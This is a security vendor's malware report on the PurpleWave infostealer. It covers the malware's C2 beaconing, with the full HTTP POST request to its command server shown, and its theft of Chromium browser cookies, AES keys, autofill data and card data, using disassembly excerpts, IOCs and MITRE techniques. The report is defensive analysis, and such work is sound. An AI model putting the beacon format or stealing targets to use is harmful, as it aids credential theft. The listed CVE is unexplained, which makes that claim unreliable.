SECTRIO

MALWARE REPORT

PurpleWave

Date: **03/09/2020**

Krupa Gajjar,
Sanjuktasree Chatterjee

Infostealer is a type of malware used by cybercriminals to gain information from the victim machine and in doing so sometimes is capable of installing additional malwares also. It is one of the most profitable malware for the criminals, as the gathered information from the infected machines can be sold or can be used for credential stuffing attacks.

Overview

PurpleWave is a new kind of info stealer used by cybercriminals to steal information from the victim machine. This malware written in C++ language installs itself on the victim machine silently; it connects to a Command and Control server to send system information and is also capable of installing new malware on the infected system like ransomware.

The main function of PurpleWave infostealer is to steal passwords, cookies, credit card information, autofill data, and browser history from Chromium and Mozilla web browsers. Its other functionalities include:

- Read files from specified paths
- Capture Screen
- Stealing system startup information
- Steal crypto currency wallet data
- Installing and executing additional malware
- Exfiltration of Data

This malware was first discovered in late July month and, the sample analyzed here is a new variant of the Infostealer. The PurpleWave Infostealer was collected in Subex Honeypot on 3rd September 2020.

Technical Analysis

Upon executing the binary it shows no changes to the user, seems like the file is not running and looks corrupted. But the binary does all of its malicious activities in the background. The process created by running this file also gets terminated in a fraction of time.



Fig 1

The binary creates mutex so as to make sure that only one instance of the malware is running. The mutex the binary creates is 'MutexCantRepeatThis'.

The binary uses HTTP POST request with its custom header and body to connect to the C&C server to get further information and communication.



Fig 2

The HTTP request uses MIME multipart encoded message `multipart/form-data` as content-type. According to the format of MIME encoded messages boundary has also been set with '`boundaryaswell`'.

```
POST /config HTTP/1.1
Content-Type: multipart/form-data; charset=utf-8; boundary=boundaryaswell
User-Agent: app
Host: bibaiboba.beget.tech
Content-Length: 87
Connection: Keep-Alive
Cache-Control: no-cache

--boundaryaswell
Content-Disposition: form-data; name="id";

1
--boundaryaswell--
```

Fig 3

Communicating Server IP: `5[.]101[.]153[.]32`

External Domain: `bibaiboba[.]beget[.]tech`

Data Stealing Capabilities

The binary steals multiple sensitive data from the victim's infected machine such as Time Zone Information.

```
.text:0018D230                  mov     [esp+1Ch+lpTimeZoneInformation], offset TimeZoneInformation ;
.text:0018D237                  call    ds:GetTimeZoneInformation
.text:0018D23D                  cmp     eax, 0FFFFFFFFh
.text:0018D240                  jz      loc_18D2FB
.text:0018D246                  imul    edx, TimeZoneInformation.Bias, 3Ch
.text:0018D24D                  xor     ecx, ecx
.text:0018D24F                  inc     ecx
.text:0018D250                  push    edi
.text:0018D251                  mov     edi, TimeZoneInformation.StandardBias
.text:0018D257                  mov     dword_1C5C78, ecx
.text:0018D25D                  mov     [ebp+var_4], edx
.text:0018D260                  cmp     TimeZoneInformation.StandardDate.wMonth, bx
```

Fig 4

The primary targets of this infostealer are Chrome and Mozilla Web Browsers. It tries to steal cookies, Credit Card information, Autofill data from any of these browsers. The binary steals all these information from `\AppData\Local\Google\Chrome\User Data\*`

```
text:0041916F             mov     edx, offset aBrowser ; "browser["
text:00419174             lea     ecx, [ebp-134h]
text:0041917A             call    sub_40719B
text:0041917A ;   } // starts at 41916A
text:0041917F ;   try {
text:0041917F             mov     byte ptr [ebp-4], 44h ; 'D'
text:00419183             mov     ecx, eax
text:00419185             mov     [esp+4+var_4], offset aCookies ; "][cookies][" 
text:0041918C             call    sub_406306
text:00419191             push    eax
text:00419192             lea     ecx, [ebp-104h]
text:00419198             call    sub_40636B
text:00419588               mov     edx, offset aBrowser ; "browser["
text:00419590               lea     ecx, [ebp-134h]
text:00419596               call    sub_40719B
text:00419596 ;   } // starts at 419586
text:00419598 ;   try {
text:00419598             mov     byte ptr [ebp-4], 59h ; 'Y'
text:0041959F             mov     ecx, eax
text:004195A1             mov     [esp+4+var_4], offset aForms ; "][forms][" 
text:004195A8             call    sub_406306
text:004195AD             push    eax
text:004195AE             lea     ecx, [ebp-104h]
text:00419584             call    sub_40636B
text:00403081                   call    ds:GetComputerNameW
text:00403087                   mov     ecx, esi
text:00403089                   test    eax, eax
text:0040308B                   jz      short loc_403093
text:0040308D                   lea     eax, [ebp+Buffer]
text:00403090                   push    eax
text:00403091                   jmp     short loc_403098
```

```
text:00418462             mov     edx, offset aBrowser ; "browser["
text:00418467 ;   try {
text:00418467             mov     [ebp-4], ebx
text:0041846A             lea     ecx, [ebp-0ECh]
text:00418470             call    sub_40719B
text:00418470 ;   } // starts at 418467
text:00418475 ;   try {
text:00418475             mov     byte ptr [ebp-4], 1
text:00418479             mov     ecx, eax
text:0041847B             mov     [esp+4+var_4], offset aAesKey ; "][aes_key]"
text:00418482             call    sub_406306
text:00418487             push    eax
text:00418488             lea     ecx, [ebp-0D4h]
text:0041848E             call    sub_40636B
text:00418947               mov     edx, offset aBrowser ; "browser["
text:0041894C               lea     ecx, [ebp-134h]
text:00418952               call    sub_40719B
text:00418952 ;   } // starts at 418942
text:00418957 ;   try {
text:00418957             mov     byte ptr [ebp-4], 19h
text:0041895B             mov     ecx, eax
text:0041895D             mov     [esp+4+var_4], offset aCards ; "][cards][" 
text:00418964             call    sub_406306
text:00418969             push    eax
text:0041896A             lea     ecx, [ebp-104h]
text:00418970             call    sub_40636B
text:0043408B               call    ds:GetStartupInfoW
text:00434811               test    byte ptr [ebp+StartupInfo.dwFlags], 1
text:00434815               jz      short loc_43481D
text:00434817               movzx   eax, [ebp+StartupInfo.wShowWindow]
text:0043481B               leave
text:0043481C               retn
```

Fig 5

The binary is able to fetch cookies, AES key, Autofill form data, Credit Card Information from the browser. The binary also tries to identify the Computer Name and Startup Information about the victim machine.

File Hash: b5fb35be12c66f16f55af2c2abc77e55

IOCs:

657c3ddaff433067c7f74f3453c7eb37
394298eed78d455416e1e4cf0deb4802

b5fb35be12c66f16f55af2c2abc77e55
7a728f42940f5bcb50ac9a5c57c1d361
e23ded17cdf532790f708e8a550969eb

MITRE Techniques:

T1005 - Data from Local System	T1082 - System Information Discovery
T1016 - System Network Configuration Discovery	T1083 - File and Directory Discovery
T1020 - Automated Exfiltration	T1105 - Ingress Tool Transfer
T1033 - System Owner/User Discovery	T1113 - Screen Capture
T1041 - Exfiltration Over C2 Channel	T1124 - System Time Discovery
T1071 - Application Layer Protocol	T1539 - Steal Web Session Cookie
T1555 - Credentials from Password Stores	

CVE: `CVE-2020-1350`

Sectrio Protection
Sectrio detects this malware as '`SS_Gen_PurpleWave_PE_A`**'.**

Our Honeypot Network
This report has been prepared from the threat intelligence gathered by our honeypot network. This honeypot network is today operational in 72 cities across the world. These cities have at least one of the following attributes:

- **Are landing centers for submarine cables**
- **Are internet traffic hotspots**
- **House multiple IoT projects with a high number of connected endpoints**
- **House multiple connected critical infrastructure projects**
- **Have academic and research centers focusing on IoT**
- **Have the potential to host multiple IoT projects across domains in the future**

Over 12 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Sectrio. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.